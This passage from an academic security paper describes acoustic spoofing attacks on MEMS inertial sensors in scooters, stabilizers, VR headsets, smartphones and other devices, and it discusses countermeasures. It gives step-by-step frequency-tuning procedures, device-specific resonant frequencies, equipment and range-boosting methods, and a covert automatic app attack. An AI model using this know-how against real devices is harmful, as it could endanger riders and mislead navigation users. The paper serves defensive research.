MEMS inertial sensors are widely used in consumer, industrial, and low-end tactical control systems [55, 58]. Depending on the application, the control algorithm and usage of inertial sensors might be different. Therefore, a key question is: *Can non-invasive spoofing attacks on embedded inertial sensors deliver adversarial control to various types or just one particular type of systems?* The answer to this question will give us a clearer understanding of the potential attack scope and facilitate the evaluation of vulnerabilities that might ubiquitously exist in control systems relying on MEMS inertial sensors.

We evaluate the non-invasive attacks on various types of real systems equipped with MEMS inertial sensors. The results of our attack experiments are summarized in Table 1 and Table 2. Among the 25 tested devices, 17 devices are susceptible to implicit control. In remaining devices, 2 of them can be controlled very limitedly due to insufficient sound strength and 4 of them are vulnerable to DoS attacks. Only 2 devices are not affected by acoustic signals. Our proof-of-concept attacks demonstrate implicit control over various systems including self-balancing, aiming and stabilizing, motion tracking and controlling, navigation systems, etc.

In our experiments, we find that attacks on gyros induce more responsive actuations in the system and demonstrate more adversarial control than attacks on accelerometers. Possible reasons could be that gyros are usually more sensitive, and in most control systems with both gyros and accelerometers, the heading angle of the device is mainly derived from angular velocities measured by gyros, while accelerometers are often used as a gravity sensor and could slowly calibrate the derived orientation information.

## 6.1 Attack Overview

Without accessing the real-time inertial sensor data, it could be difficult for attackers to decide when to change the amplitude or frequency of acoustic signals so that malicious sensor data is induced in the target direction. However, we find that decisions made by control systems could give away certain information about the induced digital signal, and such information could be observed and leveraged to guide the attack.

During attacks, the induced sensor output could influence actuation decisions of the system instantaneously. For instance, when positive sensor output is detected in the X-axis of the embedded gyro, a self-balancing human transporter would apply forward accelerations to the motor, while negative angular velocities would trigger accelerations to the opposite direction. The amount of the induced acceleration is related to the amount of the spoofed angular velocity. In turn, by observing conse-



Figure 8: An illustration of the reverse signal mapping method. Attackers could reversely infer the current direction and amount of the induced sensor output by observing the consequent actuations or accelerations.

quent actuations or accelerations in the system, attackers could estimate the current direction and amount of the induced sensor output, as illustrated in Figure 8. Another property that could be observed and estimated is the frequency ($|\varepsilon|$) of the induced signal, which could be reversely mapped from the frequency of oscillating movements induced in actuation systems. Such oscillating movements could be periodic accelerations and decelerations of a motor, shaking or circling movements of visual information in VR/AR systems, etc.

The reversely inferring method could be used in following steps to guide the attack:

*1) Profiling.* Before the attack, attackers could analyze the behavior of an identical device under acoustic effects to find the resonant frequency range and profile suitable attack frequencies of the embedded inertial sensor.

To find the resonant frequency range, attackers could generate single-tone sound and sweep a frequency range at an interval of 10 Hz. Attackers apply the sound to a device that is stationary or in a well-balanced status, and there is no other input to control or interfere with the target system. The range of sound frequencies that noticeably affect the motion sensing unit and induce actuations in the device can be recorded as the resonant frequency range. We notice that acoustic frequencies in the middle part of the range could affect the target device more significantly since they are closer to the natural frequency.

Attackers could then generate single-tone sound in the resonant frequency range and adjust the frequency with an interval of 1 Hz or smaller to find and profile attack frequencies. Acoustic frequencies used in our attacks are usually close to the integer multiple of the sensor's sample rate and we have $F = n_0 \cdot F_S + \varepsilon \ \ (|\varepsilon| < 1, n_0 \in \mathbb{Z}^+)$, where $n_0 F_S$ is an integer multiple of $F_S$ that is in the resonant frequency range of the sensor. Attackers could observe the induced actuations and estimate $|\varepsilon|$. In our settings, when $|\varepsilon| < 1$, the corresponding acoustic frequencies ($F$) can be considered as suitable attack frequencies.

In practice, due to sample rate drifts, $n_0 F_S$ could fluctuate in a range. As a result, there could be a range of possible attack frequencies. Since we want to use frequencies near $n_0 F_S$, by tracking the range of $n_0 F_S$, the range of possible attack frequencies can also be located. Attackers could try to make $|\varepsilon|$ as small as possible by adjusting $F$ and estimate $n_0 F_S$ from $F = n_0 F_S + \varepsilon$.

Empirically, the drift of $n_0 F_S$ is usually less than 1 Hz in 1 or 2 minutes, but the accumulative drift in a long time could be larger and $n_0 F_S$ could fluctuate in a frequency range with a width of around 10 Hz. We track $n_0 F_S$ of the gyro in an iPhone 5 for 3 hours and find that it fluctuates in the range of 19,966 to 19,976 Hz. While it might be difficult to predict $n_0 F_S$ deterministically, we notice that $n_0 F_S$ tends to decrease as the target system is running, which could be caused by the increased temperature. For instance, when we just turn on a gyro-based application in an iPhone 5, $n_0 F_S$ is more likely to be close to 19,975 Hz. If the application has been running for a while, $n_0 F_S$ may become close to 19,970 Hz. If the application has been running for a long time such as an hour, $n_0 F_S$ could be between 19,966 to 19,970 Hz.

*2) Synchronizing.* Based on the profiled range of possible attack frequencies, attackers could select a frequency that is more likely to be close to $n_0 F_S$ and adjust the sound frequency to 'synchronize' to a suitable attack frequency to initiate the attack.

Attackers could observe changes in $|\varepsilon|$ while they are adjusting $F$. Based on $F = n_0 F_S + \varepsilon$, if the observed $|\varepsilon|$ decreases when $F$ increases, attackers could infer $F < n_0 F_S$ and $\varepsilon < 0$. Otherwise, they could infer $\varepsilon > 0$ and $F$ should be decreased to get closer to $n_0 F_S$. In this way, attackers could adjust $F$ more effectively since they could infer the sign of $\varepsilon$ and know whether the adjusted $F$ is getting closer to or further away from $n_0 F_S$.

After synchronizing to a frequency $F$ with $|\varepsilon|$ less than 0.5 or 1, attackers could start Side-Swing attacks. For Switching attacks, if attackers find a suitable $F_1$ with $-1 < \varepsilon_1 < 0$, they could find $F_2$ by $F_2 = F_1 + 1$. Similarly, they could also acquire $F_1 = F_2 - 1$ if they find a suitable $F_2$ with $0 < \varepsilon_2 < 1$. Usually, we make both $|\varepsilon_1|$ and $|\varepsilon_2|$ close to 0.5 so that $n_0 F_S$ is well bounded by $[F_1, F_2]$.

In our settings, this process involves manually tuning the acoustic frequency with an off-the-shelve function generator and observing consequent actuations of the target device. Usually, such interactions between attackers and the target system could take about 10 to 60 seconds.

*3) Manipulating.* In Side-Swing attacks, attackers can increase the amplitude when the induced actuation is in the target direction and otherwise decrease the amplitude. In Switching attacks, attackers can switch the frequency of acoustic signals when the induced actuation or acceleration in the target direction begins to attenuate.

*4) Adjusting (optional).* After several minutes of manipulation, $n_0 F_S$ could deviate from $F$ because of sample rate drifts. Attackers could accommodate the deviation by observing changes in $\varepsilon$ and adjusting $F$. For exam-



Figure 9: Unweighted SPL measurements of different speakers we use. The speaker is placed 10 cm from the microphone and operated near its maximum amplitude.

ple, if attackers observe that $\varepsilon < 0$ and $|\varepsilon|$ increases, they could infer that $n_0 F_S$ has increased and could increase $F$ to compensate for the deviation.

## 6.2 Experimental Setup

In our experiments, we use several types of consumer-grade tweeter speakers, including two electromagnetic (EM) speakers [20, 21] and one piezo speaker [17]. We measure the Sound Pressure Level (SPL) of the speakers with an NI USB-4431 sound measuring instrument and a GRAS 46AM free-field microphone that has a wide frequency range. The speaker plays single-tone sound from 1.5 kHz to 31.5 kHz with an interval of 100 Hz. We set the sample rate of the microphone to 96 kHz instead of 48 kHz to pick up ultrasonic signals correctly.

Figure 9 shows the average SPL values of the speakers, from which we can select a speaker that has the maximum SPL for each attack. The SPL of our sound source can be represented by $max(SPL_{em1}, SPL_{em2}, SPL_{piezo})$. By selecting from multiple speakers, we avoid sharp performance degradations of one specific speaker in certain frequency bands and enhance the overall performance of the sound source. The resulting improvement of SPL can be crucial in attacks on embedded sensors since the actual sound pressure grows exponentially as the sound level increases; a gain of 6.02 dB in SPL doubles the amount of sound pressure. During attacks, we use a directivity horn, such as [16] and [19], to improve the directivity of the sound source. The speaker is powered by a 50-Watt Lepy LP-2051 audio amplifier and the signal source is an Agilent 33220A function generator. We conduct the experiments indoor and put acoustic foams in the environment to reduce potential sound reflections.

In Table 1 and Table 2, we measure the maximum horizontal distance $D_{Max}$ between the sound source and the target device that an observable actuation or an inertial output with an amplitude of 0.1 rad/s can be induced under acoustic effects. Empirically, the possible attack distance with our sound source is about $\frac{D_{Max}}{4}$ for Side-Swing attacks, and $\frac{D_{Max}}{3}$ for Switching attacks to achieve adversarial control. Manufacturer information of inertial sensors is collected for statistical purposes. We find sensor information of iPhones and VR devices in online disassembling reports [15]. Android devices provide APIs to retrieve sensor information. We disassemble other devices to reveal the information written on the package of the embedded inertial sensor, but some devices do not specify the sensor model explicitly even on the sensor's package. Lastly, we record the alignments of affected and functional axes based on the orientation of the sensor when the embedded inertial sensing module is recognized. Otherwise, the alignments of axes are based on the orientation of the device.



Figure 10: An illustration of Side-Swing attacks on a self-balancing scooter. The system is tricked to actuate its motor based on the spoofed angular speed. The attack is demonstrated in [6].

## 6.3 Experiments on Closed-loop Systems

In a closed-loop control system, there is usually a goal state. The system continuously compares the goal state with its current state based on inertial measurements and tries to diminish the difference between them through actuations. We evaluate our attacks on different instances of four types of closed-loop systems, including self-balancing human transporters, robots, stabilizers, and anti-tremor devices. These systems present different features under acoustic effects. Nevertheless, we find that a large part of them are susceptible to implicit control.

*(1) Human transporters*. The goal state of self-balancing human transporters is a vertical position of the system with a tilt angle of 0°. Inertial sensors are used to detect tilts of the transporter. Based on the direction and amount of the tilt, the control system applies accelerations to motors to correct the position of the system.

We evaluate acoustic attacks on four instances of self-balancing transporters: a Megawheels TW01 scooter, a Veeko 102 scooter, a Segway one S1 unicycle, and a Segway Minilite scooter. We find that, by spoofing the angular speed measured by gyros, the moving direction and speed of the motor could be controlled, as illustrated in Figure 10.

**Results.** The Megawheels scooter and the Veeko scooter are vulnerable to adversarial control over the moving direction and speed of the motor through ultrasonic signals.

Table 1: Results of our attack experiments on closed-loop control systems

| Device | Sensor | | Resonant | Affected/ | Max | Control |
|---|---|---|---|---|---|---|
| | Type | Model† | Freq. (kHz) | Func. Axes | Dist. (m) | Level |
| Megawheels scooter | Gyro | IS MPU-6050A | 27.1~27.2 | y/y | 2.9 | Implicit control |
| Veeko 102 scooter | Gyro | Unknown | 26.0~27.2 | x/x | 2.5 | Implicit control |
| Segway One S1 | Gyro | Unknown | 20.0~20.9 | x/x | 0.8 | Implicit control |
| Segway Minilite | Gyro | Unknown | 19.2~20.0 | x/x | 0.3 | DoS |
| Mitu robot | Gyro | N/A SH731 | 19.0~20.7 | x/x | 7.8 | Implicit Control |
| MiP robot | Acce | Unknown | 5.2~5.4 | x/x | 1.2 | DoS |
| DJI Osmo stabilizer | Gyro | IS MP65 | 20.0~20.3 | x,y,z/x,y,z | 1.2 | Implicit control |
| WenPod SP1 stabilizer | Gyro | IS MPU-6050 | 26.0~26.9 | z/y,z | 1.8 | Implicit control |
| Gyenno steady spoon | Gyro | Unknown | Not found | Unknown | N/A | Not affected |
| Liftware level handle | Acce | IS MPU-6050 | 5.1 | x/x | 0.1 | DoS |

† IS: InvenSense, N/A: Unknown manufacturer.

While the Segway One S1 unicycle can be manipulated by Switching attacks, the range of induced actuations is very small. The unicycle only tilts slightly to the target direction. The Segway Minilite scooter tends to lose control under acoustic effects. Our Side-Swing attacks and Switching attacks on smart human transporters are demonstrated in [6] and [11][1]. The transporter is in a relatively static experimental setting, and we lift the wheels of the transporter up from the ground during the experiments.

*(2) Robots*. Self-balancing robots work similarly to self-balancing human transporters but without a rider. We test two self-balancing robots equipped with MEMS gyros and accelerometers: a Mitu robot and a MiP robot.

**Results.** We find that the gyro of Mitu robot is susceptible to adversarial control. The robot would speed up to the same direction as the spoofed rotations under Side-Swing attacks, as demonstrated in [5]. While the gyro of MiP robot is not affected by acoustic attacks, its accelerometer is vulnerable to DoS attack, which makes it suddenly stop working and fall to the ground.

*(3) Stabilizers*. MEMS inertial sensors are widely used in aiming and stabilizing systems. The goal of such systems is to maintain a device or platform in a certain orientation despite external forces or movements. Therefore, when movements are detected by inertial sensors, the system would actuate in opposite directions to cancel the effect of external movements.

We evaluate our attacks on two camera stabilizers: a DJI Osmo stabilizer and a Wenpod SP1 stabilizer. Our results show that by spoofing the gyro and manipulating the derived heading angle, the pointing direction of a stabilizer could be controlled. However, fabricated heading angles in X and Y axes will be gradually calibrated by the system based on gravity information. As illustrated in Figure 11, we can use Switching attacks to induce a maximum heading degree in the stabilizer. As the induced heading angle increases, the calibration effect also becomes stronger until the maximum heading angle is reached.



Figure 11: An illustration of Switching attacks on a stabilizer. The stabilizer tries to correct the fabricated heading angle in Y-axis of the device by rotating to the opposite direction. The attack is demonstrated in [13].

**Results.** Both instances of stabilizers are vulnerable to adversarial control through ultrasonic signals. The Osmo stabilizer is mainly affected in X-axis while the Wenpod stabilizer can only be manipulated in Y-axis of the device (which is the Z-axis based on the orientation of the embedded inertial sensor). Our Side-Swing attacks and Switching attacks on stabilizers are demonstrated in [8] and [13].

*(4) Anti-tremor Devices*. Inertial sensors can be used by anti-tremor gadgets in health-care applications, such as gyroscopic tablewares and gloves [32] that mitigate hand tremors and assist users to perform daily tasks. We evaluate acoustic attacks on a Liftware level handle and a Gyenno gyroscopic spoon.

**Results.** The Liftware handle is vulnerable to DoS attacks on its accelerometer. The handle under attacks would abnormally actuate its motor to one direction and become unusable. The Gyenno gyroscopic spoon is not affected by acoustic signals.

[1] Precautions were used to ensure the safety of researchers.

## 6.4 Experiments on Open-loop Systems

Different from closed-loop systems that have a goal state, open-loop control systems simply take inertial measurements as inputs and actuate accordingly. We evaluate our attacks on various types of devices that use real-time inertial data for open-loop control. These devices use various MEMS inertial sensors from different vendors. Nevertheless, we find that most of them could be susceptible to implicit control.

*(1) 3D mouses*. Inertial sensors can be used in input devices for remote control. 3D mouses use gyros to detect a user's hand movements and move the cursor accordingly. We evaluate our spoofing attacks on an IOGear 3D mouse and a Ybee 3D mouse.

**Results.** Both instances of 3D mouse are vulnerable to adversarial control through ultrasonic signals. By spoofing the gyroscope, attackers could point the cursor of the 3D mouse in a remote system to different targets. We demonstrate Side-Swing attacks and Switching attacks on 3D mouses in [4] and [9].

*(2) Gyroscopic screwdrivers*. The gyroscopic screwdriver is an industrial application that controls a mechanical system based on inertial measurements. The moving direction and speed of the motor in the screwdriver is decided by the heading angle derived from gyroscope data.

In gyroscopic screwdrivers, there is usually no mechanism to calibrate the heading angle. Therefore, the induced heading angle will not be eliminated even when the attack ceases. Based on this feature, we adjust our attack method to *Conservative Side-Swing Attacks*. The basic idea is that attackers emit acoustic signals only when changing the direction or speed of the motor. Once the motor is tricked to move with a desired speed in the target direction, attackers can turn off acoustic signals to keep the heading angle in the system, as illustrated in Figure 12. We evaluate our attacks on an E-design ES120 screwdriver, a B&D gyroscopic screwdriver, and a Dewalt gyroscopic screwdriver.

**Results.** By spoofing the gyro and manipulate the derived heading angle, both the moving direction and speed of the motor in the ES120 screwdriver can be controlled. The B&D screwdriver can be manipulated only after we remove its external panel and the Dewalt screwdriver is not affected by acoustic signals.

*(3) VR/AR devices*. Inertial sensors are used by Virtual/Augmented Reality (VR/AR) headsets and kinetic controllers to track the user's movements and control visual information in an image system. The user's view in VR systems or the position of augmented information displayed in AR systems is often determined by heading angles of the headset. In addition, the movements detected by the kinetic controller will directly be used to control an object in the image system. We evaluate our attacks on an Oculus Rift VR headset, an Oculus Touch controller, and a Microsoft Hololens AR headset.



Figure 12: An illustration of Conservative Side-Swing attacks on a screwdriver. Both the moving direction and speed of the motor can be manipulated by spoofing the gyroscope. The attack is demonstrated in [2].

**Results.** By spoofing the gyros with ultrasonic signals, the user's view in Oculus Rift headset and the orientation of an object controlled by Oculus Touch can both be manipulated in X-axis. The Hololens headset can only be affected very slightly by our sound source. Our Switching attacks on VR devices are demonstrated in [10] and [14]. Recent researches have shown that buggy or maliciously exploited visual information in an immersive environment might startle or mislead a user and cause unexpected consequences [50, 51]. Furthermore, a few prototype products use AR applications to assist critical real-world tasks [33, 31], and plenty of studies utilize inertial measurements to remotely control mechanical systems such as a robotic arm [38]. Our experimental results might help designers of these rapidly emerging applications to be aware of potential threats that might be caused by spoofing inertial sensors.

*(4) Smartphones*. Smartphones have become a platform that provides sensor data and computation resource for large amounts of applications. Inertial sensor data of smartphones is often used in mobile VR/AR applications and navigation systems. We evaluate our attacks on six smartphones in different models. Both iOS and Android devices are tested.

**Results.** The smartphones we test have different gyroscopes, which have different resonant frequency ranges. While their sensitivity to resonant sound differs, we find that all of them are vulnerable to adversarial control. Our Side-Swing attacks and Switching attacks on mobile VR applications are demonstrated in [7] and [12]. In the demos, we manipulate the VR user's view and aim several targets by spoofing the gyroscopic sensor.

*(5) Motion-aware devices*. Using inertial sensors to detect motions is a popular wake-up mechanism in smart devices. This mechanism can also be used to control

Table 2: Results of our attack experiments on open-loop control systems

| Device | Sensor | | Resonant | Affected/ | Max | Control |
|---|---|---|---|---|---|---|

| Pro32 soldering iron | Acce | NX MMA8652FC | 6.2~6.5 | Unknown | 1.1 | DoS |

† IS: InvenSense, ST:STMicroelectronics, BS: Bosch, NX: NXP Semiconductors.

critical functions of an embedded system. The Pro32 soldering iron uses an accelerometer to detect movements. If there is no movement for a long time, the system will cool down the iron tip and go into the sleep mode. This protects the iron from overheating and reduces the risk of accidental injuries or fire. However, we find that this mechanism could be compromised by resonant acoustic interferences. Our experiments show that attackers can wake the Pro32 soldering iron up from the sleep mode through DoS attacks on the accelerometer, and make the iron tip heat up to a high working temperature repetitively. The attack is demonstrated in [3].

## 7 Automatic Attack

In this section, we present a novel automatic attack method and implement a proof-of-concept spoofing attack on a mobile navigation system. We find that in both iOS and Android smartphones, inertial sensor data can be accessed through a script in a web page or an application without any permission. In our scope, a key question is: *Can an attack program facilitate spoofing attacks on inertial sensors by leveraging the real-time sensor data?* To answer this question, we investigate automatic methods to implement Switching attacks.

**Automatic Method.** In automatic attacks, the attack program modulates acoustic signals automatically based on parameters set by the attacker. These parameters include initial sound frequencies, threshold, target direction, etc. The attacker can set the initial sound frequencies $F_1$ and $F_2$ based on the real-time feedback of the sensor. The threshold is used by the attack program to decide when to switch the sound frequency. During attacks, the attacker can send commands to the program to change the target direction, to stop or restart the attack.

The attack program monitors the output of the sensor and switches the frequency of acoustic signals between $F_1$ and $F_2$ when the induced signal drops to the opposite direction and falls below a threshold. However, we find that this setting only allows the program to attack automatically for one or two minutes. After two minutes, the integer multiple of the sensor's sample rate might fall outside $(F_1, F_2)$ because of drifts in $F_S$ and the condition of phase pacing ($\varepsilon_1 \cdot \varepsilon_2 < 0$) would no longer hold. As a result, the attacker would need to manually adjust the sound frequencies every one or two minutes.

A method to address this issue is to *actively adapt to the drifts in the sample rate*. Due to drifts in $F_S$, the value of $n_0 F_S$ may become $n_0 \hat{F}_S$. If $n_0 \hat{F}_S$ falls outside $(F_1, F_2)$, the condition of phase pacing will no longer be satisfied. Therefore, the goal of adaptation is to actively adjust the sound frequencies to $\hat{F}_1$ and $\hat{F}_2$ so that $n_0 \hat{F}_S$ is at the midpoint of $(\hat{F}_1, \hat{F}_2)$. Assuming $\varepsilon_1 < 0, \varepsilon_2 > 0$, we have,

$$F_1 - \varepsilon_1 = n_0 \hat{F}_S = F_2 - \varepsilon_2 \tag{23}$$

After adaptation, we would have,

$$\hat{F}_1 + \tfrac{\varepsilon_2 - \varepsilon_1}{2} = n_0 \hat{F}_S = \hat{F}_2 - \tfrac{\varepsilon_2 - \varepsilon_1}{2} \tag{24}$$

Therefore,

$$\Delta F = \hat{F}_1 - F_1 = \hat{F}_2 - F_2 = -\tfrac{\varepsilon_1 + \varepsilon_2}{2(\varepsilon_2 - \varepsilon_1)}(\varepsilon_2 - \varepsilon_1) \tag{25}$$

Since $\varepsilon_2 - \varepsilon_1 = F_2 - F_1$, we have,

$$\Delta F = \tfrac{r-1}{2(r+1)}(F_2 - F_1) \tag{26}$$

where $r = \frac{|\varepsilon_1|}{|\varepsilon_2|} = \frac{-\varepsilon_1}{\varepsilon_2}$, and can be derived from

$$r = \tfrac{T_2}{T_1} \approx \tfrac{T_2'}{T_1'} \tag{27}$$



Figure 13: Controlling the orientation of a mobile navigation system with automatic Switching attacks on the gyroscopic sensor. The attack is demonstrated in [1].

$T_1$ and $T_2$ are periods of the induced signals. The ratio $\frac{T_2}{T_1}$ can be estimated by $\frac{T_2'}{T_1'}$, where $T_1'$ and $T_2'$ correspond to the time intervals between adjacent frequency switching operations. During attacks, $T_1'$ and $T_2'$ can be recorded by the program. The program computes $\Delta F$ and adapts the frequencies after every two times of frequency switching.

**Evaluation.** We evaluate our attacks on a Huawei Honor V8 smartphone and demonstrate the attack effects with a mobile navigation system (Google Maps). In mobile navigation systems, inertial sensors are often used to aid the GPS system to provide a more timely and accurate positioning service. The gyroscope is often used to determine the orientation of the system.

We implement the automatic attack method in an Android application. The application utilizes the smartphone's built-in speaker to generate ultrasonic signals and surreptitiously manipulate the gyroscope data while running in the background. As shown in Figure 13, we first induce positive outputs in the Z-axis of gyro and the navigation system is tricked to rotate its orientation counter-clockwisely. The accumulated heading angle is 6.85 rads in 32 seconds. After we change the target direction, the navigation system is deceived by negative outputs and rotates the orientation clockwisely. The accumulated heading angle is -6.82 rads in about 31 seconds.

Our results show that, with real-time sensor data, spoofing attacks on inertial sensors could manipulate the orientation of a navigation system. When the displayed orientation of a navigation system is manipulated, users or systems guided by the navigation information could be led to a wrong path. Additionally, for areas not well covered by GPS or situations when the GPS signal is jammed or spoofed [56, 60], errors in the orientation information will not be effectively calibrated and could cause more troubles to the positioning service.

Several recent approaches have been proposed to control the access to inertial sensors in smartphones, but with a focus on privacy issues [59, 63]. Our automatic attack also demonstrates that unprotected inertial sensor data could be leveraged to manipulate the sensor output. Our results confirm that protection mechanisms over inertial sensor data are necessary. Devices should control the access to the sensor data. In addition, when a remote autonomous agent transmits real-time inertial sensor data for navigation purposes, the data should be encrypted.

# 8 Discussion

## 8.1 Countermeasures

It is important to protect control systems from sensor spoofing attacks, however, feasible countermeasures to be deployed in embedded systems should not cause too much expenses in cost and size or compromises in designs. Therefore, the countermeasures we discuss mainly focus on two aspects: (1) Damping and isolation. These approaches mitigate acoustic or vibrational noises physically. (2) Filtering and sampling. These approaches eliminate or mitigate malicious signals in the signal conditioning circuits.

**Damping and Isolation.** Early mitigation approaches against acoustic interferences include using isolating boxes and acoustic foams to surround the sensor [41]. The simple strategy could achieve substantial protection from acoustic noises, but issues in size and design concerning an embedded environment were not addressed.

To protect MEMS inertial sensors without compromising their advantages in size, weight, power, and cost (SWaP-C [48]), recent studies have been dedicated to using micro-level techniques for acoustic isolation. Dean et al. proposed the use of microfibrous metallic cloth as an acoustic damping material to protect MEMS gyroscopes [43]. Soobramaney et al. evaluated the mitigation effects of microfibrous cloth on noise signals induced in MEMS gyros under acoustic interferences [65]. They tested 7 MEMS gyros and showed that, by surrounding the sensor with 12 mm of the media, 65% reduction in the amplitude of noise signals can be easily obtained and up to 90% reduction could be achieved [65]. Additionally, Yunker et al. suggested to use MEMS fabricated acoustic metamaterial to mitigate acoustic signals at frequencies close to the resonant frequency of the MEMS gyroscope [76]. Furthermore, Kranz et al. showed that a MEMS-fabricated micro-isolator can be applied within the sensor packaging but their work mainly focused on isolating mechanical vibrations [48].

**Filtering.** As suggested in [68], a low-pass filter (LPF) should be used to eliminate the out-of-band analog signals. According to the datasheets [30, 28], we find that many inertial sensors have an analog LPF in their circuits, but are still vulnerable to acoustic attacks, which could be due to a cut-off frequency that is set too high. We also find that most programmable inertial sensors use a digital LPF for bandwidth control [27, 29]. However,

filters in digital circuits will not alleviate the problem because out-of-band analog signals have already been aliased to in-band signals after sampling.

**Sampling.** Trippel et al. proposed randomized sampling and 180° out-of-phase sampling methods for inertial sensors with analog outputs and software controlled ADCs [68]. These approaches were designed to eliminate an attacker's ability to achieve a DC signal alias and limit potential adversarial control. However, adding a randomized delay to each sampling period or computing the average of two samples at a 180° phase delay could degrade the accuracy of inertial measurements. Small errors in the measurements could accumulate in a long time and might affect the performance of the system.

We think an alternative sampling method to mitigate potential adversarial control without degrading the performance is to use a *dynamic sample rate*. Recall in (3) and (4), the frequency $\varepsilon$ of the induced digital signal depends on both $F$ and $F_S$. With a dynamic $F_S$, attackers may not be able to induce a digital signal with a predictable frequency pattern. In this case, the ability of attackers will be limited and it could be difficult for attackers to accumulate a large heading angle in a target direction. This might be a general mitigation method for ADCs subject to out-of-band signal injections.

Additionally, redundancy-based approaches could enhance the resilience of the system. For example, multiple sensors could still provide trustworthy information when one of them is under attack. It might still be possible to attack or interfere several sensors simultaneously to affect the functioning of the system, but such attacks could be more difficult to implement.

In summary, acoustic attacks on inertial sensors are enabled by two weaknesses in the analog domain: (1) Susceptibility of the micro inertial sensing structure to resonant sound. (2) Incapability of signal conditioning circuits to handle out-of-band analog signals properly. Employing both acoustic damping and filtering approaches in the designs of future sensors and systems can address these weaknesses. Additionally, acoustic damping can also be used to mitigate the susceptibility of currently deployed sensors and systems to acoustic attacks.

## 8.2 Sound Source

Applications of sonic weapons [34], ultrasonic transducers [47], and long-range acoustic devices [18, 26] have already shown the capability of specialized devices to generate more powerful sound with a further transmitting distance than common audio devices. In addition, we find several consumer-grade techniques that could be used to optimize a sound source.

The most direct acoustic amplification method is to use speakers and amplifiers with better performance and output capabilities. Besides, the sound played by common audio speakers usually diffuses into the air with little directivity, leading to losses of acoustic energy. With directivity horns [16, 19], the sound waves can be focused into a certain emitting area and transmit through a longer distance. Another important approach is to use multiple speakers to form a specialized speaker array. With appropriate arrangement of speakers and directivity horns to focus the sound waves, the sound strength, transmitting distance, and emitting area of the sound source could be customized and improved. Moreover, ultrasonic transducers [73, 72] could have small sizes, variable resonant frequencies, and high efficiency. It might be possible to build a more powerful and efficient sound source by selecting and using a large number of transducers.

With multiple speakers or transducers, the performance of a sound source could be improved. If the sound waves are in phase, the add-up SPL of $n$ coherent sources could be [25],

$$L_\Sigma = 20log_{10}(10^{\frac{L_{p1}}{20}} + 10^{\frac{L_{p2}}{20}} + ... + 10^{\frac{L_{pn}}{20}}) \quad (28)$$

Assuming each coherent source is identical, we have

$$L_\Sigma = 20log_{10}(n) + L_{p1} \quad (29)$$

Theoretically, with 8 identical sources, the level increase could be $L_\Sigma - L_{p1} \approx 18.0$ dB. In practice, the performance could also depend on arrangements of multiple sources, designs of the enclosure and horns, and differences in phases need to be considered and accommodated. The distance attenuation of SPL can be quantified by [23]: $L'_p = L_p + 20log_{10}(\frac{D}{D'})$, where $D$ and $D'$ are distances. Therefore, a level increase of 18.0 dB could increase the possible attack distance by a factor of 8.

## 8.3 Limitations

**Moving targets.** Depending on the speed and range of movements, it could be difficult for attackers to follow and aim a moving target while manually tuning acoustic signals. It could be helpful to predict the movements and align the sound beam with the trajectory of the target. In certain circumstances, it might be possible to attach a sound source to the victim device or exploit a sound source in close proximity to the device. Additionally, it might be possible to carry the sound source with a vehicle or drone that follows the target.

Ideally, an automatic tracking and aiming system might be implemented to aim the target. It might use cameras or radar sensors to track the position of a target and use a programmable 3-way pan/tilt platform to aim.

**Timing.** In our experimental settings, attackers observe actuations of a target and manually tune acoustic signals

with off-the-shelve devices. In certain circumstances, however, such settings could be slow and ineffective; it might be difficult for attackers to analyze the observed movements and modulate signals timely and correctly.

To reduce potential delays caused by hand tuning and observing, it might be possible to use more customized devices, tools, and programs. As we have investigated in Section 7, a program could help attackers to modulate acoustic signals more timely and accurately. Moreover, it might also be possible to use systems with cameras or radar sensors to help attackers observe and analyze the behavior of a target more automatically.

In addition, the pattern of a closed-loop system could be more complex than the simple signal mapping model in Section 6.1. For example, when a user is riding the self-balancing scooter, user involvements (including unintentional involvements) could counter or disrupt attack effects. Attackers might need a more specific model to analyze and predict the movement patterns.

## 8.4 Generalization

Acoustic attacks on inertial sensors exploit resonance and inject analog signals with very high frequencies. To explore the generalizability of the out-of-band signal injection model and attack methods, we investigate whether the oscillating digitized signal could be manipulated when analog signals are sent at relatively low frequencies through a more common sensing channel.

We use a vibrating platform to generate mechanical vibration signals and implement Side-Swing and Switching attacks on the accelerometer of a smartphone, as shown in Figure 14. We place the Google Pixel smartphone on the platform. In Side-Swing attacks, we generate sinusoidal vibration signals at 19.6 Hz. While the phone remains on the platform, the collected accelerometer data shows that the phone is launched to the sky and has accumulated a speed of 73.9 m/s in about 25 seconds. In Switching attacks, we switch the frequency of the sinusoidal vibration signal between 19.4 Hz and 20.4 Hz. While the phone is still placed on the platform, the accelerometer data shows that it has accumulated an upward speed of 74.5 m/s in about 25 seconds.

We try to find the approximate sample rate of the embedded accelerometer by inducing an aliased DC-like signal. We increase the vibration frequency with an interval of 0.1 Hz and observe the induced output. The first DC-like signal is induced at $F = 19.9$ Hz, the second at 39.8 Hz, and the third at 59.7 Hz. Based on $F = nF_S + \varepsilon_0 \quad (\varepsilon_0 \approx 0)$, we infer that the sample rate of the ADC is approximately 19.9 Hz.

Our experimental results show that, when analog signals are sent at relatively low frequencies, such as frequencies close to $F_S$, the oscillating digitized signal could still be manipulated. Moreover, instead of exploiting resonance, malicious signals could be injected and manipulated through the sensing channel as well.



Figure 14: The output of the accelerometer (Z-axis) in a Google Pixel smartphone. We implement Side-Swing (top) and Switching attacks (bottom) with low-frequency vibration signals to manipulate the sensor output. The phone is placed with the Z-axis pointing upward, and the default output in Z-axis is 1 g if the device is at rest.

As we have discussed, sensors without a correctly configured analog LPF could be vulnerable to out-of-band signal injections. Furthermore, some digital sensors could have a configurable sample rate and use a programmable digital LPF for bandwidth control. For example, the ADC sample rate of the MPU-6500 gyroscope is programmable from 8,000 samples per second, down to 3.9 samples per second [29]. In this case, assuming the cut-off frequency of the analog LPF is 4 kHz, which is the half of the maximum sample rate, if applications set $F_S$ to 4 kHz or lower, out-of-band signals with relatively low frequencies (such as frequencies close to $F_S$) would not be eliminated by the analog LPF and could be exploited to manipulate the digitized signal.

# 9 Related Work

Since measurements of embedded sensors are often trusted by control systems to make critical decisions, the security of analog sensors has become an increasingly important concern. This section discusses security of inertial sensors and attacks against analog sensors.

**Attacks on Inertial Sensors.** MEMS inertial sensors have drawn the attention of recent security researches because of their criticality in control systems. Son et al. [64] proposed a DoS attack against MEMS gyroscopes and showed that a drone could be caused to crash by intentional resonant sound. Additionally, Wang et al. developed a sonic gun and showed that a range of smart devices could lose control under acoustic attacks on inertial sensors [71]. Furthermore, Trippel et al. [68] proposed output biasing attacks and output control attacks to com-

